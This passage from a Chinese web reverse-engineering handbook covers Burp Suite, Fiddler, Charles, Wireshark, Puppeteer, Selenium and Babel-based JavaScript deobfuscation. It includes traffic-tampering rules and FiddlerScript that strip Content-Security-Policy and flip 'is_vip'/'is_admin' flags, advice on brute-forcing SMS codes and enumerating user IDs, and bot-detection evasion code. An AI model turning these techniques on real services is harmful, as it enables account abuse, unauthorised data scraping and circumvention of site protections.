Initiator (发起者)

在请求列表中，鼠标悬停在 "Initiator" 列。

- 它会显示这就请求的调用栈链。点击蓝色的文件名，直接跳转到发包的 JS 代码。

Replay XHR (重放)

右键请求 -> "Replay XHR"。快速重发请求，用于测试签名的时效性。

Block Request URL (屏蔽请求)

右键请求 -> "Block Request URL"。

- 用途: 屏蔽某些第三方的监控脚本、广告脚本，或者屏蔽加载 Wasm 文件以强制降级到 JS 版本（如果网站有降级逻辑）。

5. Application 面板

Storage

直接查看和修改 LocalStorage, SessionStorage, Cookies, IndexedDB。

Service Workers

有些网站使用 SW 来拦截请求或做缓存。如果调试时发现 Network 面板行为怪异（如请求直接从 ServiceWorker 返回），可以在 "Service Workers" 标签页勾选 "Bypass for network" 或直接 "Unregister"。

总结

熟练使用 DevTools 的高级功能，可以让你在没有源码的情况下，快速切入业务逻辑的核心。

- 找不到入口？用 Event Listener / XHR Breakpoints。
- 找到了混淆代码想改？用 Local Overrides。
- 想找隐藏的对象？用 Console `queryObjects`。

[R15] Burp Suite Guide

R15: Burp Suite 指南

概述

Burp Suite 不仅仅是渗透测试神器，也是 Web 逆向中最強大的中间人攻击（MITM）工具。它不仅能抓包，还能修改重发、暴力破解签名、自动化解码等。本指南仅关注逆向工程中常用的功能。

1. 基础配置 (Proxy & Cert)

拦截 HTTPS 流量

1. 配置代理: 浏览器设置代理为 `127.0.0.1:8080` (Burp 默认端口)。
2. 安装证书: 访问 `http://burp`，下载 CA 证书。
 - Windows/Mac: 双击安装，务必选择“受信任的根证书颁发机构”。
 - Android/iOS: 安装证书后，需在系统设置中“针对根证书启用完全信任”。

Invisible Proxy (隐形代理)

当客户端（如某些非浏览器发包的 EXE 或 Python 脚本）不支持配置代理，或者强制校验 Host 头时：

1. 修改 Hosts 文件，将 `target.com` 指向 `127.0.0.1`。
2. Burp -> Proxy -> Options -> Edit Interface `127.0.0.1:443` -> Request handling -> Support invisible proxying (True).
3. 这样所有发往本地 443 的流量都会被 Burp 拦截并转发。

2. Repeater (重放器)

这是逆向中最常用的模块。

- 基本用法: 在 Proxy History 中右键请求 -> "Send to Repeater" (Ctrl+R)。
- 用途:
 - 修改参数 (如 `id=1` 改 `id=2`) 测试越权。
 - 删 除 特 定 的 Header (如 `Signature`) 测试是否必须。
 - 测 试 `Token` 的有效期。

3. Intruder (入侵者)

用于自动化爆破。

- 场景:
 - 爆破短信验证码 (4 位/6 位)。
 - 遍历用户 ID 爬取数据。
 - 如果签名算法已知, 可以写插件 (Extender) 自动计算签名进行批量请求。

4. Decoder (解码器)

内置的编码转换工具。

- 支持 URL, Base64, Hex, Gzip 等常见格式。
- Smart Decode: 智能尝试解码, 对付多层编码 (如 Base64 里面包 URL 编码) 很有效。

5. Match and Replace (自动替换)

在 Proxy -> Options -> Match and Replace 中设置规则。

- 逆向场景:

- Bypass CSP: 自动删除响应头中的 Content-Security-Policy，允许我们在页面执行任意 JS。
- 修改返回包: 将 {"is_vip": false} 自动替换为 {"is_vip": true}。
- 注入脚本: 在 <body> 标签后自动插入 <script src="http://127.0.0.1/hook.js"></script>。

6. 常用插件 (Extensions)

从 BApp Store 安装:

1. Logger++: 更强大的日志查看器，支持搜索。
2. Turbo Intruder: 基于 Python 的超高性能发包器。
3. HackBar: 类浏览器插件的辅助工具。

总结

在 Web 逆向中，我们通常将 Burp Suite 配合浏览器 DevTools 使用：

- DevTools 负责分析 JS 逻辑，生成签名。
- Burp Suite 负责拦截请求，验证签名，重放攻击。

[R16] Fiddler Guide

R16: Fiddler Classic 指南

概述

Fiddler (Classic) 是一款历史悠久、功能强大的抓包工具。虽然界面稍显复古，但其核心优势在于FiddlerScript——允许你用 C# 代码极其灵活地控制 HTTP 请求的每一个细节。

1. 基础配置

Tools -> Options -> HTTPS

- 勾选 "Decrypt HTTPS traffic"。
- 点击 "Actions" -> "Trust Root Certificate"。

Tools -> Options -> Connections

- Fiddler listens on port: 8888 (默认)。
- 勾选 "Allow remote computers to connect" (如果要抓手机包)。

2. 核心功能

Composer (构造器)

- 功能: 手动构造 HTTP 请求。

-
- 用途: 类似 Burp Repeater, 但更偏向于从零构造请求。可以直接拖拽左侧的 Session 到 Composer tab 来快速填充。

AutoResponder (自动响应器)

- 功能: 自动匹配规则并返回预设内容。
 - 用途: 替换线上文件 (类似 Charles Map Local)。
 - Rule: REGEX:(?insx).*/script\.js
 - Action: C:\Users\Admin\Desktop\hook.js
-

3. FiddlerScript (终极杀器)

点击 Fiddler 下方的 "FiddlerScript" 标签页。这是基于 JScript.NET 的脚本环境。

常用 Hook 点

OnBeforeRequest (请求前)

```
static function OnBeforeRequest(oSession: Session) {  
    // 拦截特定 URL  
    if (oSession.uriContains("/api/v1/sign")) {  
        // 修改请求体  
        var sBody = oSession.GetRequestBodyAsString();  
        sBody = sBody.Replace("vip=false", "vip=true");  
        oSession.utilSetRequestBody(sBody);  
  
        // 打印 Log 到 Fiddler Log 面板  
        FiddlerObject.log("Tampered body: " + sBody);  
    }  
}
```

OnBeforeResponse (响应前)

```
static function OnBeforeResponse(oSession: Session) {
    if (oSession.HostnameIs("api.target.com")) {
        oSession.utilDecodeResponse(); // 解码 gzip
        var sBody = oSession.GetResponseBodyAsString();

        // 替换 JSON 内容
        if (sBody.Contains("\"is_admin\":false")) {
            sBody = sBody.Replace("\"is_admin\":false", "\"is_admin\":true");
            oSession.utilSetResponseBody(sBody);
            oSession.oResponse.headers.Remove("Content-Security-Policy"); // 移除 CSP
        }
    }
}
```

为什么用 FiddlerScript?

- 比简单的正则替换更灵活（支持 if-else 逻辑）。
- 可以调用 .NET 库进行复杂的加解密操作。

4. 移动端抓包

1. PC 配置: 开启 "Allow remote computers to connect", 重启 Fiddler。
2. 手机配置: 设置代理为 PC IP + 8888。
3. 安装证书: 手机浏览器访问 <http://ipv4:8888>, 点击链接下载证书。
4. 注意: 即使在 PC 端, 也可以用 "FiddlerScript" 控制手机的流量。

总结

如果你需要极其复杂的中间人逻辑（比如：请求 A 返回 -> 解析出 Token -> 自动发请求 B），FiddlerScript 是最佳选择。

[R17] Charles Guide

R17: Charles Proxy 指南

概述

Charles 是 Mac/Windows 上最流行的抓包工具之一，以其界面简洁、功能实用著称。在移动端（Android/iOS）逆向中，Charles 往往是首选的抓包工具。

1. 基础配置

抓取 HTTPS

1. PC 端安装证书: `Help -> SSL Proxying -> Install Charles Root Certificate`。
2. 移动端安装证书:
 - `Help -> SSL Proxying -> Install Charles Root Certificate on a Mobile Device or Remote Browser`。
 - 手机设置代理到 Charles，浏览器访问 `chls.pro/ssl` 下载安装。
 - 注意: Android 7.0+ 默认不信任用户安装的证书，需要将证书安装到系统分区（需 Root），或使用 VirtualXposed / Frida Hook 绕过。
3. 开启 SSL 代理: `Proxy -> SSL Proxying Settings`，添加 `*:443`。

2. 核心功能

Map Local (本地映射)

这是替换线上文件最常用的功能。

- 场景: 你反编译了一个 JS 文件, 去除了反调试代码, 保存为 `hook.js`。即使没有 Root 权限, 你也可以让 APP 加载这个本地文件而不是线上的原始文件。
- 操作: 右键请求 -> `Map Local` -> Choose ... (选择你的 `hook.js`)。

Map Remote (远程映射)

- 场景: 将 APP 的请求重定向到你自己的服务器。
- 操作: 右键请求 -> `Map Remote` -> 填写新的 Host/Port。

Rewrite (重写)

比 Map 功能更细粒度, 类似于 Burp 的 "Match and Replace"。

- 操作: `Tools -> Rewrite`。
- 功能:
 - Add Header: 添加 `Cookie` 或 `Token`。
 - Modify Body: 正则替换响应体内容。
 - Modify Status: 比如把服务器的 `403` 强行改成 `200`。

Breakpoints (断点)

- 操作: 右键请求 -> `Breakpoints`。
- 功能: 请求发出前断下 (修改参数), 响应返回前断下 (修改数据)。
- 注意: Charles 的断点会阻塞整个连接, 可能会导致超时。对于复杂的逻辑修改, 建议用 Rewrite 或 Map Local。

3. 移动端抓包技巧

抓取非 HTTP 协议 (Socks Proxy)

如果 APP 使用了自定义的 TCP 协议, Charles 的 HTTP 代理可能抓不到。

- Charles 支持 Socks 代理模式。
- 或者结合 Postern / Drony (Android VPN APP) 将所有流量强制转发到 Charles。

解决乱码问题

如果是 Protobuf 数据, Charles 默认显示乱码。

- 可以安装 "Charles Protobuf Viewer" 插件。
- 或者导出 raw data, 使用 `protoc --decode_raw` 查看。

总结

Charles 是移动端逆向的轻量级利器。

- Map Local: 替换代码, Bypass 验证。
- Rewrite: 修改协议字段。
- SSL Proxying: 解密 HTTPS。

[R18] Wireshark Guide

R18: Wireshark 指南

概述

Wireshark 是网络协议分析的“显微镜”。与 Burp/Charles 这种 HTTP 代理不同，Wireshark 捕获的是网卡层的原始数据包 (TCP/IP)。

在逆向中，我们主要用它来：

1. 分析非 HTTP 的私有协议（如 WebSocket 里面的二进制流，或者 TCP 长连接）。
2. 在无法设置代理的情况下（如某些 APP 开启了 VPN 检测或不走系统代理）强制抓包。

1. 基础过滤 (Filters)

Wireshark 的过滤器语法是必须掌握的。

常用过滤器

- 按协议: `http`, `tls`, `websocket`, `tcp`
- 按 IP: `ip.addr == 1.2.3.4` (源或目的), `ip.src == 1.2.3.4`
- 按端口: `tcp.port == 443`, `udp.port == 53`
- 按内容: `frame contains "password"` (二进制搜索)

逻辑组合

```
ip.addr == 1.2.3.4 && tcp.port == 8080 || http
```

2. TLS 解密 (关键！)

默认情况下，Wireshark 抓到的 HTTPS 包全是乱码（TLS Encrypted Alert）。我们需要导入密钥才能解密。

浏览器环境 (Key Log)

Chrome 和 Firefox 支持将 TLS 会话密钥导出到文件。

1. 设置环境变量:

- Windows: `set SSLKEYLOGFILE=C:\keys\ssl.log`
- Mac/Linux: `export SSLKEYLOGFILE=~/ssl.log`

2. 启动浏览器: 在同一个终端中启动浏览器 (`open -a "Google Chrome"`)。

3. 配置 Wireshark:

- `Preferences -> Protocols -> TLS (或 SSL)`。
- 在 `(Pre)-Master-Secret log filename` 中选择刚才的 `ssl.log` 文件。

4. 此时, Wireshark 中的 TLS 包会自动变成解密后的 HTTP2/HTTP1.1 明文。

移动端环境

对于安卓 APP, 很难直接导出 Key Log。通常的做法是:

- 使用 Frida 脚本 Hook OpenSSL 库的 `SSL_CTX_set_keylog_callback`, 将密钥 dump 出来并通过 adb 传回 PC。
- 或者直接使用基于 Frida 的抓包工具 (如 r0capture) 直接保存解密后的 pcap。

3. 追踪流 (Follow Stream)

右键任意一个数据包 -> `Follow` -> `TCP Stream` (或 `TLS Stream` / `HTTP Stream`)。

- 这会把属于同一个连接的所有数据包重组为完整的对话内容，非常便于分析私有协议的握手和交互逻辑。

总结

Wireshark 的学习门槛较高，但在处理非标协议或底层网络对抗时，它是无可替代的终极工具。

[R19] Puppeteer & Playwright

R19: Puppeteer & Playwright

概述

Puppeteer (基于 CDP) 和 Playwright (支持多浏览器) 是现代 Web 自动化的首选工具。在逆向中，我们需要利用它们来：

1. 动态渲染: 抓取 SPA 页面数据。
2. 模拟用户: 绕过复杂的行为验证码。
3. Hook 注入: 在页面加载前注入 JS 代码。

1. 基础启动 (Puppeteer)

```
const puppeteer = require("puppeteer");

(async () => {
  const browser = await puppeteer.launch({
    headless: false, // 逆向调试务必开启有头模式
    args: [
      "--no-sandbox",
      "--disable-setuid-sandbox",
      "--ignore-certificate-errors", // 忽略证书错误 (配合抓包)
      "--window-size=1920,1080",
    ],
  });
  const page = await browser.newPage();
  await page.goto("https://example.com");
  // ...
})();
```

2. 关键逆向技巧

注入 Hook 代码 (evaluateOnNewDocument)

这是最重要的功能。在页面所有脚本执行之前执行你的代码。

```
// 注入 navigator.webdriver = undefined 以绕过检测
await page.evaluateOnNewDocument(() => {
  Object.defineProperty(navigator, "webdriver", {
    get: () => undefined,
  });
});
```

请求拦截 (Request Interception)

可以拦截、修改、中止请求。

```
await page.setRequestInterception(true);
page.on("request", (request) => {
  if (request.resourceType() === "image") {
    request.abort(); // 加速抓取
  } else if (request.url().includes("sign")) {
    // 修改 Header
    const headers = Object.assign({}, request.headers(), {
      "X-Custom-Token": "hacked",
    });
    request.continue({ headers });
  } else {
    request.continue();
  }
});
```

CDP Session (直接调用 DevTools 协议)

Puppeteer 封装的功能有限，可以通过 CDP 甚至做更底层的操作。

```
const client = await page.target().createCDPSession();
await client.send("Network.enable");
// 模拟弱网环境
await client.send("Network.emulateNetworkConditions", {
  offline: false,
  latency: 200,
  downloadThroughput: (780 * 1024) / 8,
  uploadThroughput: (330 * 1024) / 8,
});
```

3. Playwright 对比

Playwright API 设计更现代，且原生支持 WebKit (Safari)。

- Context 隔离: `browser.newContext()` 极其快速地创建隔离环境 (Cookie 互不干扰)，适合并发采集。
- 选择器引擎: 支持 `text="Login"`, `css=.btn`, `xpath=/button` 混合搜索，更鲁棒。

4. 反爬虫对抗 (Anti-Detection)

直接使用 Puppeteer/Playwright 很容易被识别 (因为有指纹)。

解决方案

1. `puppeteer-extra-plugin-stealth`: 必装插件。自动抹除几十种常见指纹 (Chrome Runtime, Navigator Permissions, WebGL Vendor 等)。

```
const puppeteer = require("puppeteer-extra");
const StealthPlugin = require("puppeteer-extra-plugin-stealth");
puppeteer.use(StealthPlugin());
```

2. 拟人化操作: 不要 `page.click()` 瞬间点击，而是移动鼠标轨迹 -> 随机停顿 -> 按下 -> 抬起。可以使用 `ghost-cursor` 等库。

总结

对于逆向工程师，Puppeteer

不仅仅是爬虫工具，更是一个可编程的浏览器。利用

`evaluateOnNewDocument` 和 `setRequestInterception`，我们可以构建出强大的动态分析和解密环境。

[R20] Selenium Guide

R20: Selenium 指南

概述

Selenium 是 Web 自动化领域的元老。虽然在轻量级和抗检测性上不如 Puppeteer/Playwright，但由于其生态成熟、多语言支持好（Python/Java），依然在一些大型爬虫项目中有应用。

对于逆向工程师来说，主要需要了解如何 Bypass Selenium 检测。

1. 基础使用 (Python)

```
from selenium import webdriver
from selenium.webdriver.chrome.options import Options

options = Options()
# 尽可能使用 CDP 命令来规避检测
options.add_experimental_option("excludeSwitches", ["enable-automation"])
options.add_experimental_option('useAutomationExtension', False)

driver = webdriver.Chrome(options=options)
driver.get("https://example.com")
```

2. 反爬虫检测与绕过

许多网站会通过 `window.navigator.webdriver` 来检测 Selenium。

检测原理

浏览器启动时，如果是自动化控制模式，`navigator.webdriver` 会被设置为 `true`。

绕过方案

方案 A: CDP 方法 (推荐)

在加载页面前，执行 CDP 命令删除该属性。

```
driver.execute_cdp_cmd("Page.addScriptToEvaluateOnNewDocument", {  
  "source": """  
    Object.defineProperty(navigator, 'webdriver', {  
      get: () => undefined  
    })  
  ....  
})
```

方案 B: 中间人代理

使用 mitmproxy / Burp 拦截响应，注入 JS 代码覆盖 `navigator` 属性。

方案 C: undetected-chromedriver

这是一个专门为了绕过检测而修改过的 ChromeDriver 封装库。

```
pip install undetected-chromedriver
```

```
import undetected_chromedriver as uc  
driver = uc.Chrome()  
driver.get('https://nowsecure.nl') # 这是一个高强度检测站
```

3. 为什么逆向中可以较少用 Selenium?

1. 指纹严重: Selenium 留下的特征比 Puppeteer 多得多（如 `cdc_` 变量）。

-
2. Hook 不便: 虽然可以通过 CDP 注入, 但原生 API 对 Request Interception 的支持不如 Puppeteer 优雅。
 3. 环境重: 需要下载对应版本的 WebDriver, 容易出现版本不兼容问题。
-

总结

如果你要写一个新的逆向脚本, 建议首选 Puppeteer / Playwright。如果你必须维护现有的 Selenium 项目, 请熟练掌握 CDP 注入 和 undetected-chromedriver 来对抗反爬虫。

[R21] AST Tools

R21: AST (抽象语法树) 工具

概述

在对抗混淆（Obfuscation）时，字符串替换和正则匹配往往力不从心。AST 为我们提供了操作代码结构的上帝视角。通过解析 AST，我们可以安全地删除死代码、还原控制流平坦化、计算常量表达式。

Babel 是目前 JS 逆向中最常用的 AST 库。它提供了完整的 JavaScript 解析、转换、生成能力。

1. 核心工作流

使用 `@babel` 系列包进行 AST 操作的标准流程：

```
源代码 (String)
  ↓ @babel/parser
AST (抽象语法树)
  ↓ @babel/traverse (遍历和修改)
修改后的 AST
  ↓ @babel/generator
新代码 (String)
```

1.1 四个核心包

包名	作用	主要 API
@babel/parser	代码 → AST	<code>parse(code)</code>
@babel/traverse	遍历/修改 AST	<code>traverse(ast, visitor)</code>
@babel/generator	AST → 代码	<code>generate(ast)</code>
@babel/types	创建/判断节点	<code>t.isIdentifier()</code> , <code>t.numericLiteral()</code>

1.2 示例代码框架

```

const parser = require("@babel/parser");
const traverse = require("@babel/traverse").default;
const generator = require("@babel/generator").default;
const t = require("@babel/types");
const fs = require("fs");

// 1. 读取并解析
const code = fs.readFileSync("obfuscated.js", "utf-8");
const ast = parser.parse(code);

// 2. 遍历并修改
traverse(ast, {
  // 你的还原插件写在这里
  StringLiteral(path) {
    // 例如: 将十六进制字符串 "\x61" 还原为 "a"
    if (path.node.extra && path.node.extra.raw.startsWith('"\\x')) {
      delete path.node.extra;
    }
  },
});
};

// 3. 生成新代码
const output = generator(ast, {
  jsescOption: { minimal: true }, // 使用最少的转义
});

fs.writeFileSync("deobfuscated.js", output.code);
console.log("反混淆完成! ");

```

2. 常见反混淆场景

2.1 常量折叠 (Constant Folding)

问题: 混淆器把 `3` 变成 `1 + 2`, 或把字符串拆分为 `'H' + 'e' + 'l' + 'l' + 'o'`

解决方案: 计算并替换为结果

```
traverse(ast, {
  BinaryExpression(path) {
    // 尝试求值
    const result = path.evaluate();

    // 如果可以计算出确定的值
    if (result.confident) {
      // 替换为字面量节点
      path.replaceWith(t.valueToNode(result.value));
    }
  },
});
```

示例:

```
// 混淆前
const x = 1 + 2 + 3;
const str = "H" + "e" + "l" + "l" + "o";

// 反混淆后
const x = 6;
const str = "Hello";
```

2.2 死代码消除 (Dead Code Elimination)

问题: 充斥着永远不会执行的代码

解决方案 1: 删除恒为 false 的条件分支

```
traverse(ast, {
  IfStatement(path) {
    // 获取条件表达式的值
    const test = path.get("test").evaluate();

    if (test.confident) {
      if (test.value) {
        // 条件恒为 true 替换为 consequent if 块
        path.replaceWithMultiple(path.node.consequent.body);
      } else {
        // 条件恒为 false
        if (path.node.alternate) {
          // 有 else 块, 替换为 alternate
          path.replaceWithMultiple(path.node.alternate.body);
        } else {
          // 没有 else 直接删除整个 if 语句
          path.remove();
        }
      }
    }
  },
});
```

示例:

```
// 混淆前
if (false) {
  console.log("I am dead code");
}
if (true) {
  console.log("I will always run");
}

// 反混淆后
console.log("I will always run");
```

解决方案 2: 删除未引用的变量/函数

```
traverse(ast, {
  VariableDeclarator(path) {
    const binding = path.scope.getBinding(path.node.id.name);

    // 如果变量从未被引用
    if (binding && !binding.referenced) {
      path.remove();
    }
  },
});
```

2.3 字符串数组还原

问题: 混淆器把所有字符串提取到一个大数组中

混淆代码:

```
const _0x1234 = ["name", "age", "hello"];

function greet() {
  console.log(_0x1234[2]); // 'hello'
}
```

解决方案:

```
let stringArray = null;

traverse(ast, {
    // 第一步：提取字符串数组
    VariableDeclarator(path) {
        if (
            path.node.id.name === "_0x1234" &&
            t.isArrayExpression(path.node.init)
        ) {
            stringArray = path.node.init.elements.map((e) => e.value);
            console.log("找到字符串数组:", stringArray);
        }
    },
});

traverse(ast, {
    // 第二步：替换所有引用
    MemberExpression(path) {
        // _0x1234[2] 形式
        if (
            t.isIdentifier(path.node.object, { name: "_0x1234" }) &&
            t.isNumericLiteral(path.node.property)
        ) {
            const index = path.node.property.value;
            const str = stringArray[index];
            path.replaceWith(t.stringLiteral(str));
        }
    },
});
```

反混淆后：

```
function greet() {
    console.log("hello");
}
```

2.4 控制流平坦化还原

问题：混淆器把代码变成一个大的 switch-case

混淆代码：

```
let _state = 0;
while (true) {
    switch (_state) {
        case 0:
            console.log("step 1");
            _state = 1;
            break;
        case 1:
            console.log("step 2");
            _state = 2;
            break;
        case 2:
            console.log("step 3");
            return;
    }
}
```

解决方案: (复杂, 需要符号执行)

```
// 简化版: 提取顺序执行的 case
traverse(ast, {
    WhileStatement(path) {
        const body = path.node.body;

        // 检查是否是 switch 语句
        if (t.isSwitchStatement(body.body[0])) {
            const switchNode = body.body[0];
            const cases = switchNode.cases;

            // 按 case 值排序
            const sortedCases = cases.sort((a, b) => {
                return a.test.value - b.test.value;
            });

            // 提取所有 case 的 body?去除 break?
            const statements = sortedCases.flatMap((c) => {
                return c.consequent.filter((s) => !t.isBreakStatement(s));
            });

            // 替换整个 while 语句
            path.replaceWithMultiple(statements);
        }
    },
});
```

2.5 标识符重命名

问题: 混淆器把所有变量名改成 `_0x1a2b`, `a`, `b`, `c`

解决方案: 重命名为有意义的名字

```
let counter = 0;

traverse(ast, {
  Scope(path) {
    // 遍历作用域中的所有绑定
    Object.keys(path.scope.bindings).forEach((name) => {
      // 如果是混淆的名字 (短或十六进制)
      if (name.match(/^[a-z]$|^\_0x[0-9a-f]+$/i)) {
        const newName = `var_${counter++}`;
        path.scope.rename(name, newName);
      }
    });
  },
});
```

示例:

```
// 混淆前
function a(b, c) {
  return b + c;
}

// 反混淆后
function var_0(var_1, var_2) {
  return var_1 + var_2;
}
```

3. 进阶技巧

3.1 自定义 Visitor

Visitor 模式: Babel 使用访问者模式遍历 AST

```
const visitor = {
  // 进入节点时调用
  enter(path) {
    console.log("进入:", path.type);
  },
  // 离开节点时调用
  exit(path) {
    console.log("离开:", path.type);
  },
  // 针对特定节点类型
  FunctionDeclaration(path) {
    console.log("找到函数:", path.node.id.name);
  },
  // 简写形式 (只有 enter)
  CallExpression(path) {
    console.log("函数调用:", path.node.callee.name);
  },
};

traverse(ast, visitor);
```

3.2 Path 对象常用方法

方法	作用	示例
<code>path.node</code>	获取当前AST节点	<code>path.node.id.name</code>
<code>path.parent</code>	获取父节点	<code>path.parent</code>
<code>path.scope</code>	获取作用域信息	<code>path.scope.bindings</code>
<code>path.get('key')</code>	获取子路径	<code>path.get('params.0')</code>
<code>path.replaceWith(node)</code>	替换节点	<code>path.replaceWith(t.numericLiteral(123))</code>
<code>path.remove()</code>	删除节点	<code>path.remove()</code>
<code>path.insertBefore(node)</code>	在前面插入节点	<code>path.insertBefore(t.expressionStatement(...))</code>
<code>path.insertAfter(node)</code>	在后面插入节点	<code>path.insertAfter(t.expressionStatement(...))</code>
<code>path.evaluate()</code>		<code>const result = path.evaluate()</code>

方法	作用	示例
	尝试求值	

3.3 Scope 作用域分析

查找变量绑定:

```
traverse(ast, {
  FunctionDeclaration(path) {
    const funcName = path.node.id.name;

    // 获取函数作用域
    const scope = path.scope;

    // 查找变量绑定
    const binding = scope.getBinding("someVariable");

    if (binding) {
      console.log("变量定义于:", binding.path.node.loc);
      console.log("引用次数:", binding.references);
      console.log("是否被引用:", binding.referenced);
    }
  },
});
```

重命名变量（包括所有引用）：

```
traverse(ast, {
  Identifier(path) {
    if (path.node.name === "oldName") {
      path.scope.rename("oldName", "newName");
    }
  },
});
```

3.4 类型检查与创建

检查节点类型:

```
if (t.isIdentifier(node)) {
    console.log("这是一个标识符");
}

if (t.isIdentifier(node, { name: "foo" })) {
    console.log("这是名为 foo 的标识符");
}

if (t.isFunctionDeclaration(node)) {
    console.log("这是一个函数声明");
}
```

创建新节点:

```
// 创建数字字面量
const num = t.numericLiteral(123);

// 创建字符串字面量
const str = t.stringLiteral("hello");

// 创建标识符
const id = t.identifier("myVar");

// 创建函数调用
const call = t.callExpression(t.identifier("console.log"), [
    t.stringLiteral("hello"),
]);

// 创建变量声明
const varDecl = t.variableDeclaration("const", [
    t.variableDeclarator(t.identifier("x"), t.numericLiteral(10)),
]);
```

4. 完整反混淆脚本示例

4.1 针对 javascript-obfuscator

```
const parser = require("@babel/parser");
const traverse = require("@babel/traverse").default;
const generator = require("@babel/generator").default;
const t = require("@babel/types");
const fs = require("fs");

// 读取混淆代码
const code = fs.readFileSync("obfuscated.js", "utf-8");
const ast = parser.parse(code);

// ===== 步骤 1: 常量折叠 =====
traverse(ast, {
  BinaryExpression(path) {
    const result = path.evaluate();
    if (result.confident) {
      path.replaceWith(t.valueToNode(result.value));
    }
  },
});
;

// ===== 步骤 2: 字符串数组还原 =====
let stringArray = null;

// 提取字符串数组
traverse(ast, {
  VariableDeclarator(path) {
    if (
      t.isArrayExpression(path.node.init) &&
      path.node.init.elements.every((e) => t.isStringLiteral(e))
    ) {
      stringArray = path.node.init.elements.map((e) => e.value);
      console.log(`[字符串数组] 找到 ${stringArray.length} 个字符串`);
    }
  }
});

// 记录数组名
const arrayName = path.node.id.name;

// 替换所有引用
path.scope.traverse(path.scope.block, {
  MemberExpression(innerPath) {
    if (
      t.isIdentifier(innerPath.node.object, { name: arrayName }) &&
      t.isNumericLiteral(innerPath.node.property)
    ) {
      const index = innerPath.node.property.value;
      if (index < stringArray.length) {
        innerPath.replaceWith(t.stringLiteral(stringArray[index]));
      }
    }
  },
});
;

// 删除数组定义
```

```
        path.remove();
    }
},
});

// ===== 步骤 3: 死代码消除 =====
traverse(ast, {
  IfStatement(path) {
    const test = path.get("test").evaluate();
    if (test.confident) {
      if (test.value) {
        path.replaceWithMultiple(path.node.consequent.body);
      } else {
        if (path.node.alternate) {
          path.replaceWithMultiple(path.node.alternate.body);
        } else {
          path.remove();
        }
      }
    }
  },
});

// ===== 步骤 4: 删除未使用的变量 =====
traverse(ast, {
  VariableDeclarator(path) {
    const binding = path.scope.getBinding(path.node.id.name);
    if (binding && !binding.referenced) {
      console.log(`[删除] 未使用的变量: ${path.node.id.name}`);
      path.remove();
    }
  },
});

// ===== 步骤 5: 函数调用内联 (简单情况) =====
traverse(ast, {
  CallExpression(path) {
    // 如果调用的是 IIFE②立即执行函数②
    if (
      tisFunctionExpression(path.node.callee) &&
      path.node.callee.params.length === 0
    ) {
      // 替换为函数体
      const body = path.node.callee.body;
      if (body.length === 1 && t.isReturnStatement(body[0])) {
        path.replaceWith(body[0].argument);
      }
    }
  },
});

// 生成代码
const output = generator(ast, {
```

```
jsescOption: { minimal: true },
compact: false, // 不压缩
comments: false, // 去除注释
});

fs.writeFileSync("deobfuscated.js", output.code);
console.log("\n反混淆完成! 输出文件: deobfuscated.js");
console.log(`源代码: ${code.length} 字符`);
console.log(`反混淆后: ${output.code.length} 字符`);
```

4.2 性能优化

问题: AST 遍历很慢, 尤其是大文件

解决方案 1: 单次遍历

```
// ❌ 慢 (多次遍历)
traverse(ast, { BinaryExpression() {} });
traverse(ast, { IfStatement() {} });
traverse(ast, { CallExpression() {} });

// ✅ 快 (单次遍历)
traverse(ast, {
  BinaryExpression() {},
  IfStatement() {},
  CallExpression() {},
});
```

解决方案 2: 提前退出

```
traverse(ast, {
  FunctionDeclaration(path) {
    if (path.node.id.name === "targetFunction") {
      // 找到目标函数, 停止遍历
      path.stop();
    }
  },
});
```

解决方案 3: 限制遍历深度

```
traverse(ast, {
  enter(path) {
    // 只遍历第一层
    if (path.node.loc.start.line > 100) {
      path.skip(); // 跳过子节点
    }
  },
});
```

5. AST Explorer (在线工具)

网址: <https://astexplorer.net/>

功能:

- 实时查看代码的 AST 结构
- 支持多种语言 (JavaScript, TypeScript, JSX, etc.)
- 支持多种解析器 (Babel, Acorn, Esprima, etc.)
- 实时编写和测试转换插件

使用步骤:

1. 访问 astexplorer.net
2. 左侧输入 JavaScript 代码
3. 右侧自动显示 AST 结构
4. 点击节点查看详细信息
5. 在 Transform 标签页编写 Babel 插件测试

示例:

输入:

```
const x = 1 + 2;
```

AST 输出 (简化) :

```
{  
  "type": "VariableDeclaration",  
  "declarations": [  
    {  
      "type": "VariableDeclarator",  
      "id": { "type": "Identifier", "name": "x" },  
      "init": {  
        "type": "BinaryExpression",  
        "operator": "+",  
        "left": { "type": "NumericLiteral", "value": 1 },  
        "right": { "type": "NumericLiteral", "value": 2 }  
      }  
    }  
  ]  
}
```

6. 实战案例

案例 1：某电商网站的签名算法

目标: 还原混淆的签名函数

混淆代码 (简化版):

```
const _0x1234 = ["sign", "md5", "timestamp"];  
  
function _0xabcd(a, b) {  
  return _0x1234[0] + a + _0x1234[2] + b;  
}
```

反混淆脚本:

```
// (使用前面的完整脚本)
```

反混淆后:

```
function _0xabcd(a, b) {
    return "sign" + a + "timestamp" + b;
}
```

手动简化:

```
function generateSignString(user_id, timestamp) {
    return "sign" + user_id + "timestamp" + timestamp;
}
```

案例 2：控制流平坦化还原

混淆代码:

```
let _state = "init";
while (_state !== "end") {
    switch (_state) {
        case "init":
            console.log("Start");
            _state = "middle";
            break;
        case "middle":
            console.log("Process");
            _state = "end";
            break;
    }
}
```

反混淆脚本: (使用前面的控制流平坦化还原代码)

反混淆后:

```
console.log("Start");
console.log("Process");
```

7. 常见 AST 节点类型

类型	说明	示例代码
Program	整个程序	整个 JS 文件
FunctionDeclaration	函数声明	<code>function foo() {}</code>
VariableDeclaration	变量声明	<code>const x = 1;</code>
ExpressionStatement	表达式语句	<code>console.log();</code>
CallExpression	函数调用	<code>foo()</code>
BinaryExpression	二元表达式	<code>1 + 2</code>
Identifier	标识符	<code>foo, x</code>
NumericLiteral	数字字面量	<code>123</code>
StringLiteral	字符串字面量	<code>'hello'</code>
ArrayExpression	数组表达式	<code>[1, 2, 3]</code>
ObjectExpression	对象表达式	<code>{a: 1, b: 2}</code>
MemberExpression	成员访问	<code>obj.prop, arr[0]</code>
IfStatement	if 语句	<code>if (x) {...}</code>
WhileStatement	while 循环	<code>while (true) {...}</code>
ForStatement	for 循环	<code>for (;;) {...}</code>
ReturnStatement	return 语句	<code>return x;</code>

8. 工具与资源

资源	类型	链接
AST Explorer	在线工具	https://astexplorer.net/
Babel 文档	官方文档	https://babeljs.io/docs/
Babel Handbook	深度教程	https://github.com/jamiebuilds/babel-handbook
jsjiami 还原	开源工具	GitHub: javascript-obfuscator-deobfuscator
webcrack	Webpack 反打包	https://github.com/j4k0xb/webcrack
de4js	在线反混淆	https://lelinhtinh.github.io/de4js/

总结

AST 是对抗高阶混淆的终极手段。掌握以下技能：

1. Babel 工作流: parse → traverse → generate
